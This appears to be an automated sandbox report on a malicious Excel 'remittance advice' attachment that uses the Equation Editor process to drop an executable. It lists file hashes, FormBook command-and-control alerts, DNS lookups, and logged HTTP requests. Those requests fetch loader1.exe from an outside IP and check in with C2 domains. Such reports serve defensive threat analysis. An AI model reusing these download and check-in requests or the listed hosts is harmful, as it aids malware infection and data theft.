SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93..''.....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ...,'...P..D.P....\...@.qh....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....I\.....7...}....x].%.....f\|'..~.?..H .X.M.9...JH$\&.....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A0FA92C2.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.....C.....C.....r...".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(...(...(...(...(...(...(...(...(... (... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A36C1A1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AA6CA394.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812372198239294
Encrypted:	false
SSDEEP:	3072:J34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:h4UcLe0JOcXuunhqcS

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AA6CA394.emf	
MD5:	5B1C625206D26F4BC2AE7BDBA0B6135D
SHA1:	B30B5F0263DBD98EAB711C223069054B432AC09A
SHA-256:	C697B73D7BF417C119C1B1DFDE01D358BA6AE2057940B8DC1CB03625E6264F21
SHA-512:	292FB7209F61E0426DD8E6F815F467E0B145B4F821369931E05112C4F975679C94E7D0D6784B44B67EBF75EBB377D8E34EF40C562ECE2DAD69F3B6586F1E063F
Malicious:	false
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....X$.....O.-z.X.@~. %...h.O...O.....O...O..N0Z..O...O.....x.O...O..N0Z..O...O. ....y.X..O...O. .....z.X.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... O.X.....O.<.O.....vdv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ... 6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C2AC9F19.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1...."......GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DAB20020.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DF646493.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95E 0E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DF646493.jpeg	
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[I..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..".'...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E1C17975.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:.....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;.....__h.(.u|0a.....].R.z...2.....GJY |\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0../....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...- C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EA254685.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7788
Entropy (8bit):	5.537561957998893
Encrypted:	false
SSDEEP:	96:wxllAPCHOvlJaX1/0qMfZoL/GuoOfaDda/ZbjsSZdb3Cim3n+KeXI:w5A/TrZuloOSGZboS/C93n+KuI
MD5:	B79A8239B1B8D859EA85164F4347C32A
SHA1:	C33F392D2D7E3B31F969DDD5A8D552123E382606
SHA-256:	58EDB86D85DCCCB807FD382599A6BB4A5CA0A51FF202C717D8F1C77806468EE0
SHA-512:	7E6062A22511AF854D67A2992D35C2EEAFF89373651AD02FDE78A3DB5143D1A42A52FE3F964E4123387B8CDB6DCCA4318E6E59ACF70EBE6D17238EF5EE3F201 F
Malicious:	false
Preview:	....l...).....u...<...../..... EMF....l.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l.....6.).X.....M.d.....4.6..6...p....\...4.6.....4.6...6...p....4.6.<5.u..p....`.p....$y.w`.t..=.....X.6....w..t.$.....".d.....6..^.p....^.ph.t.`.t.(5....=.-.....6..<.w.....<.9u.Z.v....X.\..... .....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(.... ..... .....HD>^JHCcNJFfNJFiPMHlRPJoTPLrWQLvYRPxZUR{]XP~]WS .^ZS.`[T.c\U.e^U.e]W.g`Y.hbY.j`Y.ib\.ld].kd].nd^.nf^.

C:\Users\user\Desktop\~$Remittance_Advice_details001009142021.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped

C:\Users\Public\vbc.exe	
Size (bytes):	300544
Entropy (8bit):	7.772928715812783
Encrypted:	false
SSDEEP:	6144:aijIHuG+rmmfqtykQNIpwtI6J5kMerv9f2QWllYCr:aijIHt+rmcG1we6ynB2BllY
MD5:	34DFFF0C6477A97FB402C3C5F806060E
SHA1:	3FA9B0A4B2B486FFA872BF75C327E261077C59F3
SHA-256:	7FD87C43FB93FDECDAB5DE1A532B259A4193EF217658C43B0F2BCC0332D92CDF
SHA-512:	5D0E0E00EDFAEB9826A94F6A325176B427BAB7A4FD2B2CFCFACAEDCA11075CE60756ECB14B9173BC988356B1306E05AEAF97FC2B6ED10F3C6A7BAA5B678D79AC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ivc.-...-...-... E.5... E."... E.H...9|..>...-...X....I.,....I.,....I.,....Rich-. .....PE..L...)Aa.....3*.....@.....@.....`...h.....t...0.....P...@..... .....text..... ..`.rdata...M.....N.....@..@.data....1... .....@....rsrc....h...`...j.....@..@.reloc..t.....@..B..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.989094320836775
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Remittance_Advice_details001009142021.xlsx
File size:	604672
MD5:	849137c07d96b63b89b0fe9fc240751e
SHA1:	21f9985416c2bfc51a88615f5806916fa1165502
SHA256:	594eeeb07a9f81d9a2e3718fb25ca290ca86a45990a9ca89799dcbdcf114779c
SHA512:	89414e3b56732dc88a19101d05447e0beb4f84e9c520688762d065a2605fe8529272090962eeaa47e1850c57db7ce43000445c4afc4b0f04c0f3b364da419288
SSDEEP:	12288:P1keU5L2Xb+YdXcZO8cEwceWTb1+XNQjc+ZY8sGWui2DnhKN0kYhmd:PG/6b1dwcEVPb1+yA+ZY8sGzDh4d
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-11:30:01.926503	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	107.173.219.122
09/15/21-11:31:23.673777	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	52.58.78.16
09/15/21-11:31:23.673777	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	52.58.78.16
09/15/21-11:31:23.673777	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	52.58.78.16

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-11:31:28.984287	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	209.99.64.51
09/15/21-11:31:28.984287	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	209.99.64.51
09/15/21-11:31:28.984287	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	209.99.64.51

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 11:31:18.582616091 CEST	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.garimpeirastore.online	A (IP address)	IN (0x0001)
Sep 15, 2021 11:31:23.621709108 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.ecofingers.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:31:28.691669941 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.onedadtwodudes.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:31:34.771414042 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.doityourselfism.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:31:40.239648104 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.matcitekids.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:31:45.692718029 CEST	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.builtbydawn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:31:18.614589930 CEST	8.8.8.8	192.168.2.22	0x8eb8	Name error (3)	www.garimpeirastore.online	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 11:31:23.647425890 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.ecofingers.com		52.58.78.16	A (IP address)	IN (0x0001)
Sep 15, 2021 11:31:28.845119953 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.onedadtwodudes.com		209.99.64.51	A (IP address)	IN (0x0001)
Sep 15, 2021 11:31:34.890168905 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.doityourselfism.com		169.62.91.142	A (IP address)	IN (0x0001)
Sep 15, 2021 11:31:40.356091976 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.matcitekids.com	matcitekids.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:31:40.356091976 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	matcitekids.com		50.87.248.20	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 107.173.219.122
- www.ecofingers.com
- www.onedadtwodudes.com
- www.doityourselfism.com
- www.matcitekids.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	107.173.219.122	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:30:01.926502943 CEST	0	OUT	GET /files/loader1.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 107.173.219.122 Connection: Keep-Alive
Sep 15, 2021 11:30:02.066705942 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 09:30:01 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Tue, 14 Sep 2021 23:01:05 GMT ETag: "49600-5cbfc8e69e3fb" Accept-Ranges: bytes Content-Length: 300544 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 69 76 63 ea 2d 17 0d b9 2d 17 0d b9 2d 17 0d b9 20 45 ec b9 35 17 0d b9 20 45 d2 b9 22 17 0d b9 20 45 ed b9 48 17 0d b9 39 7c 0c b8 3e 17 0d b9 2d 17 0c b9 58 17 0d b9 ba 49 09 b8 2c 17 0d b9 bf 49 f2 b9 2c 17 0d b9 ba 49 0f b8 2c 17 0d b9 52 69 63 68 2d 17 0d b9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a7 29 41 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0e 00 00 b8 00 00 00 f 8 03 00 00 00 00 00 33 2a 00 00 00 10 00 00 00 d0 00 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 e0 04 00 00 04 00 00 1b 06 05 00 03 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 bc 13 01 00 c8 00 00 00 00 60 01 00 a0 68 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 04 00 74 0d 00 00 30 0e 01 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 0e 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 c0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f6 b6 00 00 00 10 00 00 00 b8 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 d4 4d 00 00 00 d0 00 00 00 4e 00 00 00 bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 c4 31 00 00 00 20 01 00 00 14 00 00 00 0a 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 a0 68 03 00 00 60 01 00 00 6a 03 00 00 1e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 74 0d 00 00 00 d0 04 0 0 00 0e 00 00 00 88 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$ivc--- E5 E" EH9|>-XI,I,I,Rich-PEL)Aa3*@@`ht0P@.text `.rdataMN@@.data1 @.rsrch`j@@.reloct@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:31:23.673777103 CEST	315	OUT	GET /dy8g/?illD=X9Az7RtkaU81d6o9S6tJRjQeFUHqBPh6fbjlI6Bm04v0rRN3gQJahLAd3CrM9JEnxgRa3A==&7nh=0br0WzXxgHiLa HTTP/1.1 Host: www.ecofingers.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
